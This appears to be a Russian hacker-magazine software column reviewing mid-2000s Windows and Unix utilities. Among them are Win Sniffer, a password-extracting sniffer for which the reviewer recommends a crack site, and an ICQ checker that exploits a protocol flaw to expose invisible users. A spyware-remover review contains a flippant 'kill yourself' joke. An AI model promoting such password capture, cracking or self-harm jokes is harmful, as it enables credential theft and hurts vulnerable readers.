Windows 9x/Me/NT/2k/XP
Size: 1963 Кб
Freeware
www.kurkov-software.com




Еще один интересный отечественный продукт — бесплатная программа для быстрого сохранения/восстановления настроек установленных на компьютере приложений. Несмотря на пестрый интерфейс, отличается серьезным подходом к работе: автоматически определяет имеющийся у юзера софт, копирует файлы настроек из каталогов отмеченных программ, сохраняет необходимые ключи реестра. В настоящий момент Saver опознает более полутора сотен прог и около шестидесяти игр, причем база данных активно пополняется. Есть и редактор скриптов — для тех, кто хочет сам натаскать программу на бэкап настроек всех неопознанных ею приложений. Хотя, надо сказать, что ввиду своего происхождения, с большинством популярных у нас программ Saver уже работает без проблем. В общем, утилитка весьма полезная. И если ты вспомнишь, сколько времени после переустановки системы у тебя уходит на восстановление привычной рабочей среды, настройку любимых программ, то, думаю, ты со мной согласишься.

FastStone Image Viewer v 2.12

Windows 9x/Me/NT/2k/XP
Size: 2594 Кб
Freeware
www.faststonesoft.com






Отличный вьювер графических файлов с поддержкой базовых функций конвертирования и редактирования. Я, признаться, не думал, что в этой области еще можно придумать что-то новое, однако эта прога мне приглянулась. В FastStone Image Viewer замечательно реализован режим полноэкранного просмотра, поскольку даже в этом режиме пользователь может получить мгновенный доступ к EXIF информации, настройкам, инструментам и браузеру изображений. Достигается это за счет использования скрытых панелей, которые появляются, когда ты касаешься курсором края экрана. Среди других особенностей программы хотелось бы отметить режим слайд-шоу (с музыкой в MP3 и большим количеством эффектов перехода), возможность сравнения двух изображений, цветокоррекции, нанесения водяных знаков, а также наличие функции вывода гистограммы, пакетной обработки файлов и инструмента для борьбы с эффектом «красных глаз». Короче говоря, — стоящая вещь, которую можно смело качать и юзать. Тем более, что FastStone Image Viewer бесплатен для домашнего использования, не содержит шпионских модулей и понимает все популярные графические форматы, включая BMP, JPEG, JPEG 2000, GIF, PNG, PCX, TIFF, WMF, ICO и TGA.

Check&Get v 3.0 beta

Windows 9x/Me/NT/2k/XP
Shareware
Size: 6182 Кб
http://activeurls.com


Менеджер закладок нового поколения. Единственный конкурент программы WebSite-Watcher (*www.aignes.com*). Мощнейший инструмент, хранящий в удобной форме закладки пользователя и автоматически проверяющий «заложенные» сайты на наличие обновлений и изменений. Копии всех обновившихся веб-страниц Check&Get записывает на диск для их последующего офлайнового просмотра. Этот просмотр обеспечивает встроенный браузер, который выводит страничку на экран, не забывая подсвечивать те ее участки, которые успели измениться со времени последней проверки.



Check&Get — одна из самых необходимых для меня прог. Без нее написание данной рубрики было бы невозможно, поскольку выполнять ежедневный мониторинг более пятидесяти моих любимых веб-сайтов вручную я просто не в состоянии.
Впрочем, что я распинаюсь? Как человек продвинутый, ты, вероятно, с этой прогой и так хорошо знаком. Хотелось бы лишь обратить твое внимание на начало бета-тестирования долгожданной третьей версии Check&Get. Новые фишечки «тройки» наверняка тебя порадуют. Серьезно приработанный движок и целый ряд новых инструментов теперь позволяет свести ложные срабатывания Check&Get практически к нулю.

Netcraft Toolbar for Firefox 1.0.1


Windows 2K/XP
Freeware
Size: 1000 Кб
http://toolbar.netcraft.com



Ты пока не стал жертвой фишинга? Сам этим делом уже грешишь? По-любому, тебе необходима софтина от легенды сетевой безопасности Netcraft. В данном случае предлагается небольшая приблуда для твоего браузера, которая защитит от атак злостных разводчиков. Они будут шифроваться под банки в Сети, чтобы захапать твои кровно заработанные дензнаки. Защита оказывается до неприличия простой — поклонники программы ведут стройный лог стремных сайтов, и прога просто не пускает тебя на такие точки сетевого развода. Помимо основной функции, тулза умеет блокировать поп-апы и прочие браузерные вредности. Не пугайся заголовка, софтина существует как для модного FireFox, так и для старичка Осла.

Chimera Virtual Desktop 1.2.18 Beta

Windows 95/98/Me/2K/XP/2003
Shareware
Size: 1177 Кб
http://chimera.hu



Тебя когда-нибудь палил босс или препод за играми на рабочем компе? Нет, конечно, ты не лоханулся, просто вовремя поставил нужный софт — виртуаль-

ный десктоп. С такой байдой ты можешь заполучить сразу 9 разных десктопов с возможностью переключаться из одного в другой по щелчку мыши. Так, только что ты рубился в халфу, а через секунду уже утонул в бездонных таблицах Excel. Фактически, ты заполучил сразу 9 мониторов, на которых можно параллельно изучать кучу разных софтин в действии. Очень подходит для особ со страстным желанием взять все под контроль своих мускулистых пальцев.


CrashDoctor 1.0

Windows 95/98/Me/2K/XP/

Freeware

Size: 162 Кб

www.intellectualheaven.com



Какие ассоциации у тебя вызывают слова «дебаггер» и «отладчик»? Совершенно разумно услышать: кодеры, сорцы, программерские косяки. Это все правильно, но какое до этого дело обыкновенному юзеру, который дальше тега <html> никуда не сунется? Дело лишь такое, что отныне бедному юзеру доступно одно из главных благ кодера — персональный дебаггер! Нет, править исходники тебя никто не заставит. Все обойдется малой кровью — запуском этой крохотной проги в бэкграунде. «Если кто-то кое-где у нас порой…». Да-да, если прога начинает косячить, CrashDoctor сразу поспешит донести эту печальную новость. Причем, оповещение приходит с опережением гнусного «Программа не отвечает…» от Винды. Помимо оповещения, прога сделает все возможное, чтобы вытянуть глюкавый софт из комы. Увы, не всегда получается все так радужно. Презервативы тоже, конечно, рвутся, но с ними все равно спокойнее :). Всем надеть CrashDoctor'a!


LogMeister 2.1.6.0

Windows 2K/XP/2003

Shareware

Size: 3322 Кб

www.logmeister.com



Трудно быть Богом… Ты админишь кучу разных систем, и всюду, как водится, случаются проблемы. Если все налажено правильно, ты узнаешь о появляющихся траблах вовремя. Если все налажено слишком правильно, то ты узнаешь слишком многое о потенциальных проблемах, 99% из которых вовсе не заслужили бы твоего внимания. Простой пример: ты настраиваешь оповещения о всех недочетах системы. Причем оповещения доходят самыми разными образами: почтой, по аське, логами на вебе, даже СМСками, в конце концов! Подобная перегрузка информацией доводит до психоза, пока на сцене не появляются специальные грабли для логов, которыми ты сможешь фильтровать поток сообщений и выцеплять только самое нужное. Прога умеет обрабатывать простой текст csv, xml и html. Практически все источники логов оказываются под контролем. Если ты находишься «вне зоны действия сети» для принятия адекватных мер, то прога даже сумеет исполнить нужный скрипт. Ты можешь составлять целые сценарии для данного центра оперативного реагирования. Увы, пилюль от жадности для этого релиза найдено не было! Теперь я боюсь пользоваться прогой. Она очень удобная, но мне страшно привыкнуть, потому что по окончании триала авторы отберут у меня сотку баксов. Человечнее нужно быть, господа кодеры! Для работающих с win-системами подойдет и менее дорогое решение от тех же бойцов — EventMeister.


IconLover 2.16

Windows 95/98/Me/2K/XP/2003

Shareware

Size: 1400 Кб

www.aha-soft.com



Знаешь, что самое опасное в жизни? Быть слишком серьезным. Даже самому прожженному софт-тестеру необходимо иногда играть с детсадовскими софтинами, делиться с тобой своим мнением о них. Так и здесь, для борьбы с грыже-угрожающей серьезностью, была взята дико примитивная, но забавная тема. Бывает так, что дописывая очередную глючную прогу, ты не решаешься сделать последний и самый главный шаг — выбрать иконку для будущего шедевра. Самому не хочется рисовать, когда столько готового добра по всему интернету разложено. Однако хочется сделать свой неповторимый штрих — подвигать фотожопом над готовым образцом. Да простят меня ревнители авторского права, но я очень неплохо провел время, перерисовывая казенные логотипы, вырванные с помощью IconLover. Помимо стандартных exe прога умеет выдавливать иконки из кучи других форматов — ICO, CUR, ANI, DLL, ICL, IL, NIL, OCX , SCR, CPL, BPL.


SSL-Explorer for Windows 0.1.11

Windows 2K/XP/2003

Freeware

Size: 19969 Кб

Http://3sp.com




Повеселились? Теперь пора за дело. Так и я однажды решил, когда в голову постучалась идея открытия своего VPN-сервиса по классу VIP за огроменное бабло! Все складывалось так, как нужно, пока не встала потребность написания Win-клиента под нашу дико приватную сетку для шифрующихся творцов. Кодеры хмурились, не хотели лепить GUI на усладу клиентов. Нас бы так спасла данная open source-софтина! Это простой и эффективный SSL-шлюз, который поможет обособить сетку или даже несколько одновременно. Да так, что ты сможешь лазать по зашифрованным сетям, не выходя из привычного IE! Какой комфорт, какой восторг! И того и другого пока маловато — тулза будет еще долго нагонять 1.0-версию. Однако это не какой-нибудь mp3-плеер или «нюкер», так что активные юзеры, вероятно, не побоятся испачкать рук, исправляя код софтины под свои уникальные нужды. В последней версии проги заметно улучшились административные функции — ты можешь смело наблюдать за своими юзерами и их темными делишками.

Unix Warez

Azureus v 2.3.0.2

Кроссплатформенность
Size (в .bz2): 6464 Кб*
http://azureus.sf.net
Лицензия: GNU GPL




Azureus — программа для работы с протоколом BitTorrent, написанная на Java. Интерфейс очень простой, удобный и настраиваемый, его основу составляют табы с «Моими торрентами» (список всех закачек как входящих, так и исходящих), «Моими раздачами» (перечень расшаренных файлов/каталогов) и «Моими трекерами»; таким же образом открывается и конфигурация программы. Настройка обширна, разделена на дюжину разделов, многие из которых, в свою очередь, делятся на подсекции (например, у трэкеров есть отдельные параметры для конфигурации клиентской и серверной частей). Присутствуют стандартные возможности, вроде ограничения скорости для входящего и исходящего трафика (причем лимиты устанавливаются и глобально, и для каждого торрента), подключений через прокси (к трекеру и для прямых соединений). Что важно, конфигурация позволяет плотно заняться многими опциями, нацеленными на главное — оптимизацию процесса закачки по BitTorrent. Программа по умолчанию оснащена разносторонними плагинами, среди которых, в частности, поддержка работы с распределенными базами данных хэшей (актуально, когда трэкер уходит в offline) и даже простой IRC-клиент (PircBot Java IRC API) для восполнения недостатка общения во время затянувшихся закачек (его наличие объяснено желанием предоставить пользователям возможность оперативного получения помощи по всем возникающим вопросам).

** Сборка для Linux/GTK+*

Graveman! v 0.3.12.3

Linux
Size (в .bz2): 742 Кб
http://graveman.tuxfamily.org
Лицензия: GNU GPL

Мощные консольные приложения первой необходимости всегда порождали массу надстроек и оболочек. Причем front end'ы зачастую предоставляют функциональность наборов таких утилит, и, пожалуй, больше всех здесь удалось отличиться популярным приложениям для записи дисков и работы с аудио. Graveman! — очередная попытка создания самой (с ясной только для разработчиков позиции) удачной графической оболочки к cdrecord, mkisofs, readcd, cdrdao и dvd+rw-tools с интерфейсом GTK2. Перечень функций сведен к минимуму — по общим впечатлениям, авторы программы задались целью предельно упростить запись дисков. Так, для записи обычных CD и DVD после первого же запуска Graveman! потребуется всего три хода: добавление файлов/каталогов, очень скромный выбор свойств (скорость, число копий, включение режима фиксирования и/или симулирования; для CD также выбирается формат, режим записи и уровень ISO, необходимость использования расширений Rock Ridge и Joilet, мультисессионности), ввод данных о содержимом (название, описание, копирайты и прочее). Кроме того, можно создавать аудиодиски из файлов различных форматов (помимо WAV, это OGG, MP3 и Flac при наличии соответствующих утилит) с поддержкой режима DAO (без пауз), а также копировать диски. Осуществляется очистка носителей CD-RW (при желании очистка может быть автоматической перед записью данных на диск), форматирование DVD-RW и фиксирование CD. В настройках задаются некоторые общие опции (режим overburning, извлечение диска после записи и т.п.), базовая конфигурация интерфейса, кодировка, список внешних программ (для каждой можно указывать дополнительные ключи) и доступных устройств.



LiVES v 0.9.5-pre3

Linux, *BSD, IRIX
Size (в .gz): 1233 Кб
www.xs4all.nl/~salsaman/lives
Лицензия: GNU GPL




«LiVES — утилита, благодаря которой вы можете играть с видео!» — таков лозунг проекта. Изначально аббревиатура LiVES обозначала Linux Video Editing System, однако затем программа была портирована на другие ОС, и теперь она просто «система редактирования видео». Немаловажную

роль в LiVES играет другой открытый проект — MPlayer, по умолчанию служащий основой для воспроизведения и редактирования видеоданных, что разом сняло многие проблемы поддержки различных форматов. Помимо банальных «игр», вроде изменения размеров изображения и покадровых вырезаний/перемещений, в программе доступен широкий спектр эффектов, которые можно распространять как на отдельные кадры, так и на произвольные выделенные части видео. Если их будет недостаточно, предусмотрена возможность создания собственных эффектов и утилит с помощью скриптов RFX, среда для разработки которых встроена в LiVES (скрипты можно в дальнейшем импортировать/экспортировать). Закладка Audio позволяет проводить базовые операции с аудиодорожкой: удаление ее частей и загрузка новой музыки из файлов и аудиодисков, изменение битрейта и других характеристик. Режим VJ эмулирует возможность переключения между видеороликами в реальном времени. Часто оказывается полезной функция предварительного просмотра.

Feh v 1.3.2

Linux
Size (в .gz): 368 Кб*
http://linuxbrit.co.uk/feh/
Лицензия: GNU GPL




Feh — основанная на imlib2 утилита для просмотра изображений. По умолчанию не выводит список изображений из открытого каталога, однако указывает их общее количество и номер текущей картинки в заголовке, а также позволяет сортировать по названию или перемешивать случайным образом. В меню, выпадающем по нажатию правой кнопки мыши, доступна краткая информация об изображении (имя и размер файла, тип, габариты), функция поворота на 90 градусов и сохранения/удаления. Любой файл из списка можно прятать, чтобы он не возникал при прокрутке картинок в дальнейшем, и устанавливать в качестве фона для рабочего стола (центрируя/размножая/растягивая). Присутствует поддержка Xinerama и режима автоматического масштабирования до заданных размеров, а значительная часть функций программы задается в консоли, что наглядно демонстрирует вывод feh -help. Так, например, с помощью опций -m, -c и -i включаются режимы монтажа, коллажа и Index — все они решают проблему отсутствия наглядного списка открытых файлов: первый упорядоченно отображает уменьшенные версии изображений, второй еще и распределяет их по окну случайным образом, а третий — аналог первого с указанием названий файлов. У него есть и расширенная версия (-I), где в дополнение к имени файла указываются его размер и габариты картинки. Через консольные опции задаются и некоторые параметры для отображения и для комбинаций клавиш. Кроме того, feh умеет генерировать текстовый список изображений указанного каталога с выводом кратких сведений о них (опция -l).

** Требует библиотеку giblib того же автора (версия 1.2.4 в tar.gz занимает 281 Кб)*

rdesktop v 1.4.1

POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 211 Кб
www.rdesktop.org
Лицензия: GNU GPL


Несмотря на присущий многим юниксоидам фанатизм и религиозные предубеждения, порой возникает потребность в управлении удаленной Windows-машиной из своей родной и любимой системы. Для этого, конечно, есть определенные текстовые средства, но ведь работать с Windows бывает куда удобнее в ее графическом виде. И тогда на помощь приходит rdesktop — открытая реализация клиента, который по протоколу RDP (Remote Desktop Protocol) обеспечивает возможность удаленной работы в Windows



с компьютера, где установлена POSIX-совместимая система (главным требованием программы является наличие системы X-Window). Благодаря возможностям RDP взаимодействие проходит на хорошем уровне, не требует очень высокой пропускной способности и, как результат, позволяет окунуться в среду Windows, работая с удаленной машиной, как со своей, из небольшого окна X-Window, в котором отображается привычный вид запущенной винды. При этом сервер, к которому производится подключение, не нуждается ни в каком дополнительном программном обеспечении и будет нормально функционировать с rdesktop as is.

gnormalize v 0.29.1

Linux
Size (в .gz): 317 Кб
http://gnormalize.sourceforge.net
Лицензия: GNU GPL




Gnormalize — графический интерфейс к утилите normalize, написанный на Perl с модулем для GTK2. Главное назначение программы, как видно из названия, — нормализация, то есть приведение музыкальных файлов к заданному общему стандарту. Поддерживаются форматы MP3/MP4, MPC, OGG Vorbis, APE, FLAC и WAV. Все, кроме последнего, предварительно переводятся в WAV, затем WAV-файлам задается настраиваемый уровень битрейта, качество сжатия, тип декодирования, частота и некоторые другие параметры (зависит от используемого кодера; поддерживается lame, FAAC, eggenc, mppenc, FLAC и разные кодеры MAC), после чего они конвертируются в нужный формат (вовсе не обязательно, чтобы он был тем же, что и изначально, — можно, например, перевести коллекцию MP3 с 320 kbps в OGG/224). Разработчики уделили внимание и работе с обычными AudioCD: помимо того, что они воспроизводятся через cdcd, cdplay или модуль AudioCD, представлена функция rip (по умолчанию для этого используется cdparanoia) с поддержкой базы данных CDDB (реализована через Perl-модуль CDDB_get) и настраиваемым форматом файлов на выходе. Информация о композициях, указанная в тэгах файлов, отображается в закладке Info.


** Требуется сама утилита normalize (www1.cs.columbia.edu/~cvaill/normalize) и некоторые модули для Perl*

OSS Release Digest: OpenBSD 3.7

Новый релиз открытой ОС OpenBSD — 3.7. В системе появилась утилита ospfd(8) — реализация протокола OSPFv2. Улучшена функциональность: исправлен режим зеркалирования в ccd(4), разделение привилегий в ftpd(8), поддержка pppoe(4) в ядре (in-kernel), появилась поддержка pim(4). Главным изменением в работе с железом стало появление драйверов для многих беспроводных сетевых адаптеров. Улучшения также затронули bgpd(8), ntpd(8), pf(4), isakmpd(8), spamd(8). Всего для OpenBSD 3.7 готово около 3000 портов и 2800 предварительно собранных пакетов. Кроме того, в системе сразу же появилась новая версия OpenSSH — 4.1.


Из других релизов: Darwin 8.0.1, FreeBSD 5.4-RELEASE, GRUB 0.97, PostgreSQL 8.0.3 (и 7.2.8, 7.3.10, 7.4.8), Firefox 1.0.4 и Deer Park Alpha 1, AbiWord 2.3.0, KNOPPIX 3.8.2, Free Pascal 2.0, Squid 2.5.STABLE10, RHEL 3 Update 5, GCC 3.4.4, DOSEMU 1.3.2, OpenSSH 4.1.





Win Sniffer 1.3

Win 95/98/ME/2k/NT/XP
ShareWare
Size: 815 Kb
www.winsniffer.com




Признайся, тебе когда-нибудь приходилось пользоваться сниферами? Я почему-то уверен, что приходилось не раз. Конечно, не умысла злого ради, а так, в исследовательских целях. В ту ночь все было прекрасно, ты радовался каждому пакетику, как первому снегу, и когда объем захваченной информации перевалил за десяток мегабайт, ты подумал, что уже пора искать в ней что-то ценное. Но вот незадача: на практике не так уж и легко оказалось отсеять килобайт важной информации от кучи ненужного мусора.

Таких проблем не возникло бы, если бы ты использовал Win Sniffer. Это снифер оборудован специальным парсером трафика, который из кучи хлама выделяет самое ценное — пароли к FTP, telnet, POP3, SMTP и другим популярным сервисам. Как утверждается на сайте производителя, программа умеет также определять пароли, передаваемые по протоколу HTTP. Однако эта возможность оставила у меня некоторые сомнения: когда я тестировал софтину, она почему-то пропустила мимо себя несколько паролей к HTTP-ресурсам. Так же из минусов нужно отметить тот факт, что Win Sniffer может работать только в сетях на хабах, MiD почему-то не поддерживается. Если сделать на все это скидки, то получится, что софтина идеально подходит для пионеров, не любящих вникать в суть дела: программа максимально изолирует пользователя от реального содержимого пакетов и показывает только пароли. Да, чтобы нормально пользоваться софтиной, тебе потребуется сходить на cracks.am.

ICQ new invisible checker

Win 95/98/ME/2k/NT/XP
FreeWare
Size: 284kb
www.asechka.ru



Четатиль (выражаясь падонкаффским йазыком), а помнишь ли ты описанные в старых выпусках "X-Toolz" программы DFM и USCA2004? Ну да, это которые еще с завидным бесстыдством помогали обнаружить врага, затаившегося в невидимом режиме. Так вот, можешь смело удалять обе софтины :(. Они тебе больше не пригодятся — админы не спят. Хотя и заметно тормозят: фиксить баг целый год — это надо уметь. Удалил? Не спеши огорчаться. На помощь приходит Burewar! Нет, Буревар — это не прога; это автор. Причем он бесспорно "жжот", так как нашел новую брешь в работе протоколов ICQ и на данный момент его софтина ICQ new invisible checker — единственная РАБОТАЮЩАЯ в своем роде.

Для того, чтобы определить: не засел ли в инвизибл недруг убогий, ты должен залогиниться с любого рабочего номера аси (не своего, девятизначного какого-нибудь). Есть встроенная функция регистрации нового уина, так что напрягаться не придется. Можно включить опцию невидимого захода (на тот случай, если ты все-таки используешь в качестве определителя какой-то важный номер). Чекер показывает отменно все статусы, то есть не только invisible,

и понимает нововведения пятой аськи. Настройки хранятся в простом .ini файле и могут быть легко мануально отредактированы в блокноте (чтобы почувствовать себя крутым хакером :).

BPS Spyware & Adware Remover 9.2.0.8

Win 95/98/ME/2k/NT/XP
ShareWare
Size: 8.1 Mb
www.bulletproofsoft.com


Деньги на твоем интернет счете потихоньку уходят в неизвестность? Модем сам, когда ему вздумается, решает звонить куда-нибудь подальше (например, в Тайвань), чтобы связаться с порно-сервером? Сидиром сам, без твоей на то ревизии, высовывает свой «язык» в такт шаманской музыке, непонятно откуда взявшейся на твоем харде? Одногруппники на парах читают логи твоих разговоров в чате, а также дневник, который ты ведешь на компе и вообще никогда никому не показываешь и нигде не публикуешь? Ты неудачник — убей себя. Убил? Теперь устанавливай BPS Spyware&Adware Remover. Установил? Все. Беды больше нет. Архиполезная софтина с необычным и приятным оформлением удалит из твоей системы известных ей троянских лошадок, анализаторов ввода данных с клавиатуры (в миру — кейлоггеров), библиотеки для показа ненужных рекламных баннеров и прочий шпионский софт. Сканирование происходит в реестре и на жестких дисках, а также в оперативной памяти, что немаловажно. Я считаю, что больной вес этой, к сожалению, шароварной софтины (9 мегов) вполне оправдан. Да, еще программа поддерживает русский язык.



Atelier Remote Commander 5.57

Win 2k/NT/XP/2003
ShareWare
Size: 2 Mb
www.atelierweb.com

Радминоподобные программы уже давно вошли в моду и размножаются, как кролики. Тем труднее выделить лучшего кролика. На сегодня — это Atelier Web Remote Commander. Программа предоставит грамотному админу (ну то есть нам с тобой, ага?) в распоряжение огромный набор средств для удаленного управления компьютером. Важное отличие от многих других аналогов: для работы софтины не требуется установка серверной части на железном коне подопечного.
